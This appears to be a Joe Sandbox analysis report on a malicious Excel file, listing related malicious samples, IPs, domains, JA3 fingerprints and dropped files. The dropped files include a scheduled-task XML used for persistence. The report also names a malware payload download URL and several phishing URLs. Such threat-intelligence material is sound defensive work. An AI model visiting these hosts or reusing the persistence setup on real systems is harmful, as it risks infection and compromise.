Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 8.248.137.254, 8.248.135.254, 67.26.83.254, 8.253.95.249, 8.248.147.254 • Excluded domains from analysis (whitelisted): audownload.windowsupdate.nsatc.net, ctldl.windowsupdate.com, auto.au.download.windowsupdate.com.c.footprint.net, au-bg-shim.trafficmanager.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtEnumerateValueKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
10:06:46	API Interceptor	459x Sleep call for process: powershell.exe modified
10:07:06	API Interceptor	991x Sleep call for process: sb.exe modified
10:07:44	API Interceptor	1x Sleep call for process: schtasks.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.157.162.81	ptoovvKZ80.exe	Get hash	malicious	Browse	
	spetsifikatsiya.xls	Get hash	malicious	Browse	
	EnJsj6nuD4.exe	Get hash	malicious	Browse	
	zlkcd7HSQp.exe	Get hash	malicious	Browse	
	machine.xls	Get hash	malicious	Browse	
	qdnLoWn1E8.exe	Get hash	malicious	Browse	
	ogYg79jWpR.exe	Get hash	malicious	Browse	
	ORDER PMX-PT-2001 STOCK+NOVO.exe	Get hash	malicious	Browse	
	DHL_10177_R293_DOCUMENT.exe	Get hash	malicious	Browse	
	Order_List_PO# 081928.pdf.exe	Get hash	malicious	Browse	
	CF09550WJ901.pdf.exe	Get hash	malicious	Browse	
	Order List PO# 081927.pdf.exe	Get hash	malicious	Browse	
	Doc#66202009475352576530149 9.pdf.exe	Get hash	malicious	Browse	
	Doc#6620200947535257653014.pdf.exe	Get hash	malicious	Browse	
	Doc#6620200947535257653014 1.pdf.exe	Get hash	malicious	Browse	
	Doc#6620200947535257650358 8.pdf.exe	Get hash	malicious	Browse	
79.124.76.20	spetsifikatsiya.xls	Get hash	malicious	Browse	• speed-bg.com/kapa2/ferrazio/typla/jbm/GWqhcX68z24xeAO.exe
104.22.0.232	sample products trade reference.docx	Get hash	malicious	Browse	• cutt.ly/
	Request_for_Quotation.xlsm	Get hash	malicious	Browse	• cutt.ly/gdvAeui

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
speed-bg.com	spetsifikatsiya.xls	Get hash	malicious	Browse	• 79.124.76.20
cutt.ly	1e9b445cb987e5a1cb3d15e6fd693309a4512e53e06ecfb1a3e707debdef7355.xls	Get hash	malicious	Browse	• 172.67.8.238
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.1.232
	New Avinode Plans and Prices 2021.xls	Get hash	malicious	Browse	• 172.67.8.238
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.0.232
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 172.67.8.238
	AdviceSlip.xls	Get hash	malicious	Browse	• 104.22.0.232
	file.xls	Get hash	malicious	Browse	• 104.22.1.232
	file.xls	Get hash	malicious	Browse	• 172.67.8.238
	file.xls	Get hash	malicious	Browse	• 172.67.8.238
	output.xls	Get hash	malicious	Browse	• 172.67.8.238
	SecuriteInfo.com.Heur.20246.xls	Get hash	malicious	Browse	• 172.67.8.238
	SecuriteInfo.com.Exploit.Siggen3.5270.27062.xls	Get hash	malicious	Browse	• 104.22.1.232
	SecuriteInfo.com.Exploit.Siggen3.5270.27062.xls	Get hash	malicious	Browse	• 104.22.0.232
	30689741.xls	Get hash	malicious	Browse	• 172.67.8.238
	95773220855.xls	Get hash	malicious	Browse	• 104.22.1.232
	95773220855.xls	Get hash	malicious	Browse	• 172.67.8.238
	MT-000137.xls	Get hash	malicious	Browse	• 172.67.8.238
	95773220855.xls	Get hash	malicious	Browse	• 104.22.0.232
	MT-000137.xls	Get hash	malicious	Browse	• 104.22.1.232
	MT-000137.xls	Get hash	malicious	Browse	• 104.22.0.232

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TELEPOINTBG	spetsifikatsiya.xls	Get hash	malicious	Browse	• 79.124.76.20
	document-1932597637.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1932597637.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1961450761.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1909441643.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1961450761.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1909441643.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1942925331.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1942925331.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1892683183.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1892683183.xls	Get hash	malicious	Browse	• 217.174.152.52

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1909894964.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1909894964.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1965918496.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1965918496.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1901557343.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1901557343.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1958527977.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1958527977.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1840475437.xls	Get hash	malicious	Browse	• 217.174.152.52
OBE-EUROPEObenetworkEuropeSE	ptoovvKZ80.exe	Get hash	malicious	Browse	• 185.157.162.81
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 185.157.162.81
	EnJsj6nuD4.exe	Get hash	malicious	Browse	• 185.157.162.81
	AdviceSlip.xls	Get hash	malicious	Browse	• 217.64.149.169
	DHL_file 187652345643476245.exe	Get hash	malicious	Browse	• 185.157.160.233
	DHL_file 187652345643476245.exe	Get hash	malicious	Browse	• 185.157.160.233
	DHL_file 187652345643476245.exe	Get hash	malicious	Browse	• 185.157.160.233
	DHL_file 187652345643476245.exe	Get hash	malicious	Browse	• 185.157.160.233
	50404868-c352-422f-a608-7fd64b335eec.exe	Get hash	malicious	Browse	• 185.157.161.86
	DHL_file 187652345643476245.exe	Get hash	malicious	Browse	• 185.157.160.233
	FedExs AWB#5305323204643.exe	Get hash	malicious	Browse	• 185.157.160.233
	URGENT QUOTATION 473833057.exe	Get hash	malicious	Browse	• 185.157.160.233
	P-O Doc #662020947535257653.exe	Get hash	malicious	Browse	• 185.157.160.233
	SecuriteInfo.com.Trojan.DownLoader36.26524.23979.exe	Get hash	malicious	Browse	• 185.157.160.202
	http://https://cdn-102.anonfiles.com/74S7h0zcpf/89a5d721-1608220696/Red%20Engine%20Cracked.zip	Get hash	malicious	Browse	• 217.64.149.161
	74725794.pdf.exe	Get hash	malicious	Browse	• 185.157.161.86
	zlkcd7HSQp.exe	Get hash	malicious	Browse	• 185.157.162.81
	machine.xls	Get hash	malicious	Browse	• 185.157.162.81
	Order_List_PO# 0819289.exe	Get hash	malicious	Browse	• 185.157.161.86
	qdnLoWn1E8.exe	Get hash	malicious	Browse	• 185.157.162.81
CLOUDFLARENETUS	bank Acct Numbr-pdf.exe	Get hash	malicious	Browse	• 104.28.4.151
	mASBqbWDup.exe	Get hash	malicious	Browse	• 1.1.1.1
	http://https://veringer.com/wp-includes/wwii11/GXQb6HLGz4AV965RfN9795cyETWfmdzBUarzFg4YkqaJnfdTD/	Get hash	malicious	Browse	• 104.16.94.65
	order (2021.01.05).exe	Get hash	malicious	Browse	• 104.24.107.188
	http://https://micrrosoftonline13392123112a.typeform.com/to/y7uCHr2N	Get hash	malicious	Browse	• 104.20.185.68
	http://https://redcanary.com/blog/how-one-hospital-thwarted-a-ryuk-ransomware-outbreak/?utm_source=redcanary&utm_medium=email&utm_campaign=Blog%20Digest-2020-11-05T09:00:54.888-07:00&mkt_tok=eyJpIjoiWmpKbVlUTXpPRGMzTTJRMSIsInQiOiJtMm9iYWJESHd5VldFUTF2a05zeEdtVUdMNms3cHVcL01OcW9hYUlwOElYZFwvNkdvd0UzV0x2SDdNZVlIMWFTSG1jS28zM0JIamh3YXRvcmU0K2htaTJpTlFLbjNNaWswT2NxYlhXdElEZHVzMlFaclpoTUFzZk1ibTV0SGVwSCs2In0%3D	Get hash	malicious	Browse	• 104.17.71.206
	http://https://xcampers.no/Access/preview/secure/microsoft/	Get hash	malicious	Browse	• 104.16.18.94
	__.htm	Get hash	malicious	Browse	• 104.16.19.94
	http://https://needaboatmoved.com/01-04-2021.html	Get hash	malicious	Browse	• 104.16.18.94
	#U260e#Ufe0f.htm	Get hash	malicious	Browse	• 104.16.19.94
	#U260e#Ufe0f.htm	Get hash	malicious	Browse	• 104.16.19.94
	http://https://patrickphimr5.github.io/memoaideivozx/dsfriet.html?bbre=dxcfdgoiss	Get hash	malicious	Browse	• 104.28.12.251
	1e9b445cb987e5a1cb3d15e6fd693309a4512e53e06ecfb1a3e707debdef7355.xls	Get hash	malicious	Browse	• 172.67.167.122
	output.xls	Get hash	malicious	Browse	• 104.20.139.65
	Rfq 214871_TAWI Catalog.exe	Get hash	malicious	Browse	• 172.67.144.71
	output.xls	Get hash	malicious	Browse	• 104.20.138.65
	output.xls	Get hash	malicious	Browse	• 172.67.1.225

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	output.xls	Get hash	malicious	Browse	• 104.20.138.65
	UaTCQiQ6XK.exe	Get hash	malicious	Browse	• 162.159.135.232
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.1.232

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
05af1f5ca1b87cc9cc9b25185115607d	1e9b445cb987e5a1cb3d15e6fd693309a4512e53e06ecfb1a3e707debdef7355.xls	Get hash	malicious	Browse	• 104.22.0.232
	output.xls	Get hash	malicious	Browse	• 104.22.0.232
	output.xls	Get hash	malicious	Browse	• 104.22.0.232
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.0.232
	New Avinode Plans and Prices 2021.xls	Get hash	malicious	Browse	• 104.22.0.232
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.0.232
	Shipping Details DHL.xls	Get hash	malicious	Browse	• 104.22.0.232
	AdviceSlip.xls	Get hash	malicious	Browse	• 104.22.0.232
	PI 99-14.doc__.rtf	Get hash	malicious	Browse	• 104.22.0.232
	Archivo.doc	Get hash	malicious	Browse	• 104.22.0.232
	QUOTATION FP-240018.doc	Get hash	malicious	Browse	• 104.22.0.232
	QUOTATION FP-240018.doc	Get hash	malicious	Browse	• 104.22.0.232
	MDYL rj0810666.doc	Get hash	malicious	Browse	• 104.22.0.232
	List 2020_12_21 OZV3903.doc	Get hash	malicious	Browse	• 104.22.0.232
	Export Order Vene.xls	Get hash	malicious	Browse	• 104.22.0.232
	info-122020-40367.doc	Get hash	malicious	Browse	• 104.22.0.232
	Invoice S2517158.doc	Get hash	malicious	Browse	• 104.22.0.232
	RQ-10375.xls	Get hash	malicious	Browse	• 104.22.0.232
	RQ-10375.xls	Get hash	malicious	Browse	• 104.22.0.232
	AIRWAY-BILLDELIVERY.xls	Get hash	malicious	Browse	• 104.22.0.232

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.123186963792904

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Encrypted:	false
SSDEEP:	6:kKMMSwwDN+SkQlPlEGYRMY9z+4KlDA3RUegeT6lf:kMdkPlE99SNxAhUegeT2
MD5:	4B253AB84A067EFA601E08DC32AE23A8
SHA1:	64BA6477BA7D8FC39DD599B7372F07557A589FB1
SHA-256:	A343C71A688FFFFDBB9A85005324D734D3CADF30AC036A8C1F53C90F994C09F9
SHA-512:	990137327ED42082D80B6FE0B24C8C4B9F0CB3571EDF4080855925C89CF8AE62E537622C05F208618D84809E9B2526799399BB468516A2E3493731F221096345
Malicious:	false
Preview:	p..... .....(..... .....Y.....$.....8...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s .t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\Local\Temp\A5EE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	218510
Entropy (8bit):	7.934860707644141
Encrypted:	false
SSDEEP:	6144:nrqIUBvQUkM6fWRFTcf35skaMNVMTV5GcQgXYr1w:nP6vQVpfWvTG5kS6T3JX9
MD5:	9904713510D253B3F2F01F012BCFDEF8
SHA1:	222C0A56770F3AB8C59387DA9D5FD17B4D6A74A0
SHA-256:	728C00ECA6E33D81736B8E0336963CFC299B0CA4362FF99FCBADB3F0C4C616DF
SHA-512:	D6C597C7BFE8099822215AB6905D72FBAD3C956A9EED74A743036FB5B0A53E46327CCA6F8ED58184ABEBC7C0AD3640937BF57C2B8B6F89988BCFA2EB71DBF A7
Malicious:	false
Preview:	...N.0...H.C.+J\8 ..r.e.....=M...<..g...U...DI..~..xfz...x....]V.V..^i....Oy..L.)a.....l.....U;.Y.R...e.V`..8ZY.hE.... .R4..&.k..K.R....M..B..T.....\;V..|.Q5.!.-E"....H...-Ay.jI...A(l..5U.....R. .!.{..5;Lm...~.E..;%#6..*....xAa. ..9.u....VP<....Ki...>.../.a.....V.L.%VY!..wbn..v.....R..n/O../..\.XO;...L.....D..xw=f...:. ...<".a.....[.A=%j.....=.CE.-....s..4U...H.+.....|....AL..]....D.'..w f!.@.a.n..>.....PK.....!....-.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\Cab41F0.tmp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF0882 46
Malicious:	false
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC... 3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.... ....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\....Cxj...f.8.Z..&..G..... ..b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u. .s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:.....

C:\Users\user\AppData\Local\Temp\Tar41F1.tmp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false

C:\Users\user\AppData\Local\Temp\Tar41F1.tmp	
Preview:	0..S...*.H.........S.0..S....1.0...`.H.e......0..C...+.....7.....C.0..C.0...+.....7.............20101221490 4Z0...+.....0..C.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Local\Temp\tmp8C58.tmp	
Process:	C:\Users\user\AppData\Roaming\sb.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1624
Entropy (8bit):	5.147486668538602
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBJtn:cbhZ7ClNQi/rydbz9l3YODOLNdq3x
MD5:	381406DD05BEE1CE60411F8DBD5F46E3
SHA1:	3A2FDD7A6CC740AB90B6FC54D0539C377FBCDAF7
SHA-256:	0CCE73DE36BA35D93C8A0F3A0AFB95C55D81043F399D19513309DB67132EC6A1
SHA-512:	95C445B5188B90E24545DBF3FC71A90B4B160A41E7E951576CF1DFC4138782188A8958078555C8812EDB33AFDDE603414E68D83F13C558078D26564E951EE9E0
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Tue Jan 5 17:06:44 2021, atime=Tue Jan 5 17:06:44 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.48538863395965
Encrypted:	false
SSDEEP:	12:85Q00LgXg/XAlCPCHaXtB8XzB/B6RvX+WnicvbwbDtZ3YilMMEpxRljK6TdJP9TK:85w/XTd6joYegDv3qfrNru/
MD5:	BA7A333A3867690B9D518625085D6650
SHA1:	8CA687D16DF545CAC98A659C2A627D9ED8DEB98F
SHA-256:	CBD2F4B2335F4706775E3F9A3DC8082EBF25E6C8AA2BACF9A62CB1359E6BCE80
SHA-512:	9E1B0BEE2801393F0057AECE8CA307CC09008A3590586B54F2DA5F4A8FD67173963032E9FAA8D446711B5E81156E23DF2C6B5CE1714237A4D1851F7BD8520338
Malicious:	false
Preview:	L.....F.....7G..u.....u.....0.....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....%R...Desktop.d.....QK.X%R.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\688098\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C..&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....688098.....D_....3N...W...9r.[.*.....}EkD_....3N...W..9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	98
Entropy (8bit):	4.29593984928515
Encrypted:	false
SSDEEP:	3:oyBVomMF3zd8CO8zd8CmMF3zd8Cv:dj6F3Z8sZ8UF3Z8s
MD5:	121AA7B0E15C0A2FAF081C912D00A1CF
SHA1:	DA137B4B637D550C95187F23D8860A85B5A7CB86
SHA-256:	7187575715B0E3C58A5A71F3A35094E3715F2A84B60565020E5B1C6AA2DD6832
SHA-512:	8AE109F6E0B7C2BB853DEE3016B72628F43950664FA6991E22C29BE24BE25B5A0777420490EED644BC6F9847323C4CFD24FF80578BB59FD8C836672FC13F063F
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..spetsifikatsiya.LNK=0..spetsifikatsiya.LNK=0..[xls]..spetsifikatsiya.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\spetsifikatsiya.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:14 2020, mtime=Tue Jan 5 17:06:44 2021, atime=Tue Jan 5 17:06:44 2021, length=242176, window=hide

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\spetsifikatsiya.LNK	
Category:	dropped
Size (bytes):	2078
Entropy (8bit):	4.545541836017036
Encrypted:	false
SSDEEP:	48:83n/XT0jF495JT2fQh23n/XT0jF495JT2fQ/:8X/XojF495Z2fQh2X/XojF495Z2fQ/
MD5:	EF223B7B327E3789182050A2602E83D4
SHA1:	B46D2CF3819BA372AC0DB7354521B3393907DF73
SHA-256:	937ADE0977735AF43997DB9BBC095D45170E5768128937CC0F7D760DBE3360C2
SHA-512:	935D70429911A79AB9492F5930F0752AEAE83FC732A6A9AFB44377810AEBBEBA8386F96013EF7DFEAA1B1B0AFC33F516AEE45B0A71A2CDED929CFE9AB61134DA
Malicious:	false
Preview:	L.....F.... ...f5...{..u.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....p.2.....%R. .SPETSI~1.XLS..T.....Q.y.Q.y*...8.....s.p.e.t.s.i.f.i.k.a.t.s.i.y.a...x.l.s.....}.....-...8...[.....?J.....C:\Users\..#.....\\688098\Users.user\Desktop\spetsifikatsiya.xls.*.....\....\....\....\....\.D.e.s.k.t.o.p.\.s.p.e.t.s.i.f.i.k.a.t.s.i.y.a...x.l.s.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....688098.....D_....3N...W...9F.C.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\0BGTGBBF7Q6SKHN9BKYX.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5877382331325665
Encrypted:	false
SSDEEP:	96:chQCsMqZqvsqvJCwo1z8hQCsMqZqvsEHyqvJCwor/zkKYyHyf8R8lUVbIu:cywo1z8yMHnor/zkRf8RDIu
MD5:	88AF443197F04FC07F6BE051B7084403
SHA1:	AFAD4C89B8CA751992F0C636B23DD4EA2E08D3B9
SHA-256:	24E7ED8A16E78FD8367F86C9DA45FD5456CC2313DB87C7585526D47C3552E3E8
SHA-512:	D7E76297B4ED2A53C288D3AF7928C9EF03FFC2ABCD868DFF34CB69622E4F3EA0491B327027FEE7C4B9C6FB92A34560A2AE86154B69E12DE9149E0576FE1E1F2A
Malicious:	false
